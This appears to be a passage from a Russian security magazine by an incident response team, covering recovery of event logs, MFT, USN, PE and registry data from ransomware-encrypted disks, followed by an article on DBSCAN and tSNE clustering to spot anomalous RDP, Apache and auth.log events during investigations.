Далее представлены результаты восстановления записей по трем зашифрованным файлам жестких дисков виртуальных машин, задействованных в реальных расследованиях (время работы можно оценить из расчета 1 мин / 10 ГБ).

Объем диска, ГБ	Примененный злодеями шифровальщик	Количество восстановленных записей	Доля записей вне чанков	Ошибки целостности	Ошибки распознавания фрагмента
50	babyk	579004	32,2 %	12963	17
137	LockBit	1352834	0,45 %	9891	85
59	mimic	198616	5,79 %	3589	41

Таблица 3. Результаты восстановления записей EVTX

Схожий подход может применяться и для живых систем, где атакующие предприняли попытку удаления данных с целью сокрытия следов перемещения.



ЗАПИСИ MFT

Для поиска остаточных данных таблицы MFT (помимо восстановления единичных записей стандартного формата) в ряде случаев неплохо работает техника поиска единичных атрибутов. Иногда они даже в живой системе позволяют обнаружить следы присутствия вредоносных файлов, которых нет в других артефактах — например, в файле подкачки (pagefile.sys).

Смещение, байт	Размер, байт	Поле	Условия
0	4	recordSignature	= FILE
16	2	sequenceNumber	>= 0
20	2	attributeOffset	> 40

Таблица 4. Шаблон для поиска записей MFT

В таблице атрибутов, начинающейся в указанном смещении, и следует искать интересующие нас данные. Каждый атрибут начинается со стандартного заголовка (4 байта типа, 4 байта размера и т. д.), а завершается таблица словом 0xFFFFFFFF в поле типа атрибута. В общем-то, этого вполне достаточно: перебирая атрибуты, можно извлечь экземпляры с типами 0x30 и 0x10 — в первом приближении для наших целей этого достаточно. Атрибут 0x30, то есть $FILE_NAME, содержит ID родительской директории, четыре метки времени (C-M-MFTM-A), имя файла и его размеры (выделенный на диске и реальный). Атрибут 0x10, то есть $STANDARD INFORMATION, включает четыре метки времени (C-M-MFTM-A) и еще некоторое количество не слишком ценной информации. Следует отметить, что одной записи MFT могут соответствовать несколько различных атрибутов 0x30, что позволяет контролировать адекватность получаемых данных и корректировать единичные ошибки.

Смещение, байт	Размер, байт	Поле	Условия
0	8	parentDirectory	>= 0
8	8	creationTime	*
16	8	modificationTime	*
24	8	mftModificationTime	*
32	8	accessTime	*
40	8	allocatedSize	
48	8	realSize	>= 0
64	1	nameLength	> 0, < 1000

Таблица 5. Шаблон для поиска атрибутов $FILE_NAME

Извлекая подобным образом записи MFT или их единичные атрибуты, можно получить информацию о существовавших/существующих файлах. Если наложить некоторые разумные ограничения и применить фильтры по расширению/датам, есть шанс достаточно подробно восстановить картину произошедшего или как минимум получить дополнительную информацию (подозрительные имена файлов, их размеры и т. п.). Под разумными ограничениями следует понимать в достаточной степени читаемое имя и неотрицательный размер файла, а также даты не позже текущего времени и не раньше воцарения Ивана Грозного (именно это условие обозначено * в соседних таблицах) или другие подобные критерии — тут все зависит от фантазии исследователя.

Похожие результаты также можно получить с помощью поиска USN-записей, содержащих одну метку времени, имя файла, с которым производились какие-либо операции, а также ряд дополнительных полей. Например, характер изменения файла или его атрибуты.

Смещение, байт	Размер, байт	Поле	Условия
0	4	recordLength	> 60
4	2	majorVersion	> 0, < 4
6	2	minorVersion	> 0, < 20
32	8	timeStamp	*
40	4	changeReason	
52	4	fileAttributes	> 0, < 0x500000
56	2	fileNameLength	> 0, %2==0, < 300
58	2	fileLengthOffset	> 0, < 70

Таблица 6. Шаблон для поиска записей USN




Рисунок 1. История одной успешной атаки в разрезе USN-записей

PE-ФАЙЛЫ

Для поиска исполняемых файлов в образе диска хорошо работает тактика определения заголовка PE с последующей оценкой размера файла по совокупному размеру секций. При небольшом усложнении можно реализовать более точный алгоритм, близкий к классической дихотомии: энтропия конечных фрагментов файла определяется «снизу вверх» до момента перехода порогового значения (эмпирически определенное значение составляет 3), при этом размер оценочного фрагмента последовательно уменьшается при соблюдении паддинга. В ряде случаев такой способ позволяет получить исполняемые файлы с совпадением по хешу, однако даже без этого усложнения исполняемые файлы ВПО или их фрагменты прекрасно детектируются с помощью YARA-правил.

Смещение, байт	Размер, байт	Поле	Условия
0	2	dosSignature	= MZ
60	4	peSignatureOffset	> 0, < 0x200
peSignatureOffset	4	peSignature	= PE\x00\x00
peSignatureOffset+6	2	numberOfSections	> 0, < 100
peSignatureOffset+8	4	timeStamp	
peSignatureOffset+20	2	optionalHeaderSize	> 0, < 0xFFF0
peSignatureOffset+24+ optionalHeaderSize+i*40+20	4+4	rawDataPointer, rawDataSize	

Таблица 7. Шаблон для поиска PE-файлов

ФАЙЛЫ РЕЕСТРА

Для восстановления файлов реестра можно использовать поиск по заголовку с определением размера файла по полю HiveBinsDataSize. В ряде случаев такое приближение также позволяет получить набор фрагментов, пригодных для обработки классическими инструментами. Характерной особенностью в этом случае является наличие в заголовке даты модификации и типа файла (primary/log), а также имени файла в UTF16 размером 64 байта. Несмотря на то, что для некоторых потенциально интересных с точки зрения форензики файлов (UsrClass.dat) структура пути не позволяет с достаточной точностью определить исходное размещение, для большинства случаев имеющейся информации вполне достаточно.

Смещение, байт	Размер, байт	Поле	Условия
0	4	regSignature	= regf
12	8	modificationTime	*
20	4	majorVersion	< 3
24	4	minorVersion	< 10
28	4	fileType	< 3
40	4	hiveBinsDatasize	

Таблица 8.
Шаблон для поиска файлов реестра

ТЕКСТОВЫЕ ФРАГМЕНТЫ


Наконец, прекрасно зарекомендовала себя техника поиска в образе диска читаемых текстовых фрагментов, ассоциируемых с ранее выявленным инструментарием атакующих. В ряде случаев она позволяет восстановить точные пути, командлайны и логи использованных инструментов, включая пароли, имена УЗ и другие приятные мелочи. Для решения подобной задачи можно применить, например, алгоритм Ахо — Корасик, но для регистронезависимого и допускающего различные кодировки поиска его нужно модифицировать.

***

В заключение хочется выразить надежду на то, что вышеописанные манипуляции с на первый взгляд безнадежно загубленными данными приведут достаточно упорных джентльменов к успеху и ни одно злодеяние не останется без возмездия.

Ищите, и обрящете, как написано в одной известной книге.


ЗАМЕТКИ О ПРИМЕНЕНИИ МАТЕМАТИЧЕСКИХ МЕТОДОВ К ОБРАБОТКЕ ДАННЫХ DFIR



АВТОР

Департамент комплексного реагирования
на киберугрозы PT ESC

НАГРАДА



Книга мудрости

О ЧЕМ МАТЕРИАЛ

Выясняем, можно ли автоматизировать процесс выявления аномалий в структурированных данных.

Эбстракт, мать его

Проведенные эксперименты позволяют с большой долей вероятности утверждать, что возможно в высокой степени автоматизированное выявление признаков нелегитимной активности и т. д.

СУТЬ ВОПРОСА

В большинстве случаев выявление признаков нелегитимной активности в ходе расследования сводится к обработке данных известной структуры для выявления аномалий. Это позволяет сформулировать и впоследствии подтвердить гипотезы вида «в момент/период времени X на хосте Y происходило нечто нелегитимное». Цепь подобных гипотез помогает определить хронологическую последовательность действий злоумышленника вплоть до выявления точки входа (то есть изначальный вектор), а также его modus operandi.

Возникает вопрос: можно ли в некоторой степени автоматизировать процесс выявления аномалий в структурированных данных и построение соответствующих гипотез? Поскольку природа аномальности может быть описана с чисто математической точки зрения (во всяком случае, мы берем на себя смелость делать подобные заявления), было бы грешно не провести несколько экспериментов. Собственно, их результаты приведены далее...

ПРИРОДА РАССМАТРИВАЕМЫХ ОБЪЕКТОВ

Предполагается, что речь идет о данных, которые допускают шаблонизацию (то есть могут быть разделены на подмножества по некоторым признакам) и содержат конечное количество параметров в пределах одного подмножества. Например: тип лога, тип или код сообщения, «параметр 1» — метка времени, «параметр 2» — строка, «параметр 3» — число и т. д.

Очевидно, что в подмножестве сообщений одного типа набор параметров, по сути, представляет собой набор координат в пространстве, размерность которого соответствует количеству параметров и может существенно превышать доступные для человеческого восприятия 2, 3 и т. д. При этом в таком N-мерном пространстве могут существовать структуры, выявить которые при анализе будет затруднительно в силу упомянутой ограниченности восприятия. Собственно, это соображение и подтолкнуло нас к экспериментам, которые изначально были направлены на сокращение размерности пространства с N до 2–3 для изучения топологии множеств событий.

ИЗНАЧАЛЬНО ИНТЕРЕСОВАВШИЕ НАС ВОПРОСЫ ТОПОЛОГИИ ПРОСТРАНСТВ СОБЫТИЙ МОЖНО РЕШИТЬ СТОХАСТИЧСКИМИ МЕТОДАМИ — TSNE, УПРУГИХ КАРТ И Т. П. СЛОЖНОСТЬ В ТОМ, ЧТО ПРИ ПОДОБНОМ СОКРАЩЕНИИ РАЗМЕРНОСТИ НЕИЗБЕЖНЫ ИСКАЖЕНИЯ ТОПОЛОГИИ — КАК В СИЛУ ПРИРОДЫ САМИХ МЕТОДОВ, ТАК И В СИЛУ НАКОПЛЕНИЯ ВЫЧИСЛИТЕЛЬНЫХ ПОГРЕШНОСТЕЙ

СПОСОБЫ КОДИРОВАНИЯ ПАРАМЕТРОВ СОБЫТИЙ

В простейшем случае для каждой из N координат достаточно посчитать количество уникальных состояний в пределах рассматриваемого набора событий, а затем сопоставить состояние конкретного события E с номером уникального состояния. С целью нормализации (то есть приведения в диапазон от 0 до 1) этот номер можно поделить на общее количество состояний в наборе событий — в итоге все события будут иметь значения данной координаты в указанном диапазоне.

Тем не менее для параметров, имеющих некоторый «околофизический» смысл, такое кодирование явно будет недостаточным и приведет к потере значимой информации — точнее, к потере расстояний между уникальными состояниями координаты.

В случае с временными метками проблема решается довольно просто: достаточно опредлить максимальный диапазон времен, описываемых набором событий, и ввести кодирование номера суток от первого описываемого события. А также, к примеру, кодирование времени суток на тригонометрическом круге как функцию «количество минут от начала суток». Можно кодировать час суток, день недели и т. п. — здесь важно обеспечить уникальность кодов состояний и соблюдение описанного выше требования для сходства событий.

Кодирование строковых параметров — задача более нетривиальная. В ряде случаев строки — это просто строки, для которых можно определить только частоту появления в наборе событий или сходство с другими строками, соответствующими координате. Опыт показывает, что IP-адреса, например, можно кодировать именно последним способом. В строковом представлении внутренние адреса одной сети схожи, что позволяет посчитать средний по набору уникальных адресов коэффициент попарного сходства строк (за исключением самого кодируемого состояния). Значения для внутренних адресов сгруппируются в одной области диапазона «0–1», а редко возникающие внешние адреса, IPv6 и другая экзотика будут удалены от этого диапазона. При проверке может оказаться, что различным адресам (скорее всего, именно внутренним) соответствуют одинаковые значения координаты — это маловероятно, но возможно. В таком случае достаточно минимально скорректировать одну из совпадающих координат до получения набора уникальных кодов состояний-адресов.

В свою очередь, параметры, имеющие «околофизический» смысл (длительность интервала врмени, количество событий и т. п.) вполне можно кодировать с учетом этого смысла. То есть определить динамический диапазон (разницу минимального и максимального значений) и привести все его значения к отрезку [0; 1].

ВОЗМОЖНОСТЬ СОКРАЩЕНИЯ РАЗМЕРНОСТИ ПРОСТРАНСТВА

При кодировании данных нет смысла добавлять в набор координат параметры, не имеющие существенной вариации, — фактически это приведет к вырождению одной из координат и автоматическому сокращению размерности пространства. Если вероятность вырождения все же есть, для снижения вычислительной сложности можно применить, например, метод главных компонент [1].

Изначально интересовавшие нас вопросы топологии пространств событий можно решить стохастическими методами — tSNE [2], упругих карт [3] и т. п. Сложность в том, что при подобном сокращении размерности неизбежны искажения топологии — как в силу природы самих методов (tSNE, к примеру, сохраняет характер топологии, но не сохраняет расстояния между точками и кластерами, поэтому при анализе кластеров необходимо возвращаться к метрике исходного пространства), так и в силу накопления вычислительных погрешностей.

Опыт показал, что из-за этих нюансов результаты кластеризации событий могут существенно различаться. Поэтому применение таких методов по большому счету оправданно только при необходимости визуализации топологии исходного множества событий либо для оценки качества кодирования исходных состояний.

КЛАСТЕРИЗАЦИЯ КОДИРОВАННЫХ СОБЫТИЙ

При наличии набора кодированных состояний исходного множества задача поиска аномалий, по сути, сводится к поиску точек, лежащих вне кластеров, либо кластеров, центр тяжести которых расположен аномально далеко от общего центра координат множества.

Кластеризация кодированных событий возможна без сокращения размерности пространства — полученный результат не подлежит визуализации, но будет действительно описывать топологию исходного многомерного пространства. Затруднение заключается в том, что математические методы кластеризации допускают разные варианты разбиения исходного множества событий. Результат будет зависеть от параметров используемого алгоритма: выбор этих параметров, как правило, нетривиален, хотя и может описываться эмпирическими закономерностями.

Однако на примере алгоритма DBSCAN [4] видно, что количество параметров может быть относительно невелико. Для состояний, кодированных в евклидово пространство размерности N (метрика в данном случае очевидна), остаются всего два параметра — минимальный размер кластера и величина «эпсилон», по смыслу близкая к характерному размеру кластера (при очень малых значениях будут преобладать мелкие кластеры, при больших — все точки множества объединятся в один кластер). Очевидно, что поиск аномальных точек допускает сверхмалые размеры кластера: две точки уже кластер, а одна точка, не принадлежащая к конфигурации выделенных кластеров, тоже весьма аномальна. Фактически при использовании этого алгоритма достаточно варьировать всего один параметр (пресловутый «эпсилон»), чтобы перебрать все возможные конфигурации кластеров событий.

Вопрос диапазона вариации указанного параметра в первом приближении решается весьма просто: минимальное значение должно соответствовать отсутствию кластеров, а максимальное — одному кластеру, в который включены все точки изучаемого множества событий.

МНОЖЕСТВО СТАБИЛЬНЫХ КЛАСТЕРОВ

Эмпирически мы выявили, что при вариации параметров кластеризации можно выделить диапазоны, в пределах которых количество кластеров остается постоянным. То есть соответствующая конфигурация кластеров событий стабильна в том смысле, что малые небольшие изменения параметров не приводят к разрушению или объединению кластеров.

Это означает, что для упрощения выявления аномальных точек и кластеров в первом приближении достаточно провести поиск в рамках множества стабильных конфигураций (логичным образом их можно выявить по изменению первой-второй производных функции количества кластеров в зависимости от варьируемых параметров).

Именно эти конфигурации в первую очередь соответствуют некоторым «осмысленным» картинам. Чтобы убедиться в неизменности конфигурации, возможно, стоило бы применить сравнение множеств полученных кластеров как наборов точек, но пока эта проверка остается за рамками обзора.

С точки зрения алгоритмики определение стабильности конфигурации сводится к вычислению производных методами численного дифференцирования [5] — по трем предыдущим точкам и значению функции в данной точке, например. Это означает, что при сохранении постоянного количества кластеров для четырех последовательных значений варьируемого параметра произойдет «зануление» производных, конфигурация будет считаться стабильной и до следующего изменения количества кластеров нет смысла проводить анализ конфигурации.

АНАЛИЗ СТАБИЛЬНЫХ КЛАСТЕРНЫХ КОНФИГУРАЦИЙ

В рамках одной стабильной кластерной конфигурации достаточно провести анализ средних расстояний между центрами выделенных кластеров и общим центром системы. Кластеры, расстояние от центра которых существенно превышает среднее расстояние до центра системы (тут неизбежно возникает вопрос выбора коэффициента превышения либо другого метода сравнения), считаются аномальными. А все точки, входящие в них, получают дополнительный вес в решении, как и точки, вовсе не включенные в кластеры. Накопление весов в решении при последовательном анализе стабильных кластерных конфигураций позволяет в итоге получить множество точек с соответствующими весами, оценить динамический диапазон весов решения (то есть его состоятельность) и выбрать некоторое количество точек с максимальными весами (относящиеся к верхней доле динамического диапазона значений весов). На этом решение считается сформированным, поставленная задача выполнена.

ЧТО В ИТОГЕ ПОЛУЧИЛОСЬ

Предлагаемая последовательность этапов анализа аномалий выглядит следующим образом:

1. Кодирование состояний с учетом специфики параметров артефакта и нормализации.
2. Определение диапазона вариации параметра кластеризации (от 0 до 1 общего кластера).
3. Определение множества стабильных конфигураций кластеров.
4. Последовательный анализ множества стабильных конфигураций с накоплением весов по каждой конфигурации для точек, вошедших в аномально расположенные кластеры либо не вошедших в кластеры вовсе.
5. Анализ полученного решения (то есть набора аномальных точек с накопленными весами) с точки зрения динамического диапазона полученного множества весов, возможная фильтрация решения по времени либо переход к агрегации решений для различных каналов.




Рисунок 1. Применение алгоритма tSNE к множеству точек RDP-событий (89 точек, 7D, один «меченый» кластер — к одной известной УЗ добавляется вторая, изначально неизвестная (кейс «X»))




Рисунок 3. Сходимость алгоритма tSNE (по кейсу на рис. 2 — точка «minimal divergence» в пределах 100 итераций, стабильное состояние — итерация 329, «переходный процесс» подавлен за счет применения эмпирически определенного соотношения LearningRate/Perplexity и количества точек)




Рисунок 4. Характерное изменение количества кластеров при вариации параметра «эпсилон» (кейс «Y»)

Рисунок 2. Применение алгоритма DBSCAN к двумерным результатам алгоритма tSNE по множеству точек RDP-событий (1416 точек, 6D, одна из промежуточных точек анализа кластерных конфигураций — кейс «Y»)




Рисунок 5. Одна из кластерных конфигураций, проекция на плоскость времени (кейс «Y»)




Рисунок 6. Результаты работы по одной из машин кейса «Y», события RDP (1416 точек, 6D, DBSCAN — обнаружение скомпрометированных УЗ и IP-адресов)




Рисунок 7. Результаты работы по 6 машинам кейса «Y», события RDP (4222 точки, 7D, DBSCAN — обнаружение скомпрометированных УЗ и IP-адресов)




Рисунок 8. Результаты работы по машине кейса «X», события RDP (78 точек, 6D, DBSCAN — обнаружение скомпрометированных УЗ и IP-адреса)




Рисунок 9. Результаты работы по логу Apache, кейс «Z» (фильтр по 2024 г. — 34 точки, 7D, DBSCAN, обнаружение запроса с UserAgent = CURL)

Рисунок 10. Результаты работы по SUM, кейс «X» (БД current, 13 точек, 6D, выявление скомпрометированной УЗ, причем в диапазоне решений с низким откликом по времени и УЗ обнаруживается исходный IP-адрес и вторая скомпрометированная УЗ)

НЕОБХОДИМЫЕ ЗАМЕЧАНИЯ

1. Строго говоря, предлагаемый алгоритм может быть применен не только к типизированным или строго структурированным логам, но и к наборам данных, которые допускают выделение подмножеств за счет группировки и шаблонизации. Например, при обработке папки var/log linux-подобной системы возможна группировка файлов логов сходного/идентичного назначения с использованием алгоритмов оценки сходства строк. Мы использовали для этого алгоритм Джаро — Винклера [6] с эмпирически определенным пороговым значением коэффициента сходства относительных путей файлов 0,88, что позволило сгруппировать в том числе архивированные логи различных подсистем (впрочем, мы не беремся утверждать, что этот способ оптимален).
2. Шаблонизация нетипизированных логов подразумевает возможность выделения в файле конечного набора шаблонов, исключающих из исходного текста сообщения быстро меняющиеся параметры: метки времени, IP-адреса, идентификаторы процессов, имена УЗ и т. п. Это означает, что можно кодировать сообщение по принципу «тип лога + тип сообщения + набор параметров». Например, в случае с auth.log часть сообщений может быть кодирована шаблонами вида:

› *«TS host-%LN% sshd[%LN%]: Accepted (password|publickey) for %UN% from %IP% port %LN% ssh%SN%»,* где TS — метка времени; LN — десятичное число от трех знаков длиной; SN — десятичное число до двух знаков длиной включительно; IP — IP-адрес; UN — имя УЗ. Далее можно обрабатывать только этот конкретный набор. А для лога обращений apache единственный шаблон (то есть все сообщения имеют одинаковый формат) примет следующий вид:

› *«%IP%:%SN% %IP% - - [%TS%] %QF% %LN% %LN% %QF% %QF%»,* где QF — закавыченный текст, в трех различных позициях представляющий собой адрес страницы, исходный текст запроса и поле UserAgent.

3. Для выделения меток времени (особенно это актуально для linux-подобных систем) можно дополнять содержимое данных, имеющихся в файле, данными метки создания самого файла (в случаях, когда это необходимо). Например, когда сочетание месяца-дня-времени в файле есть, но год не указан (часто встречается в логах типа auth.log).
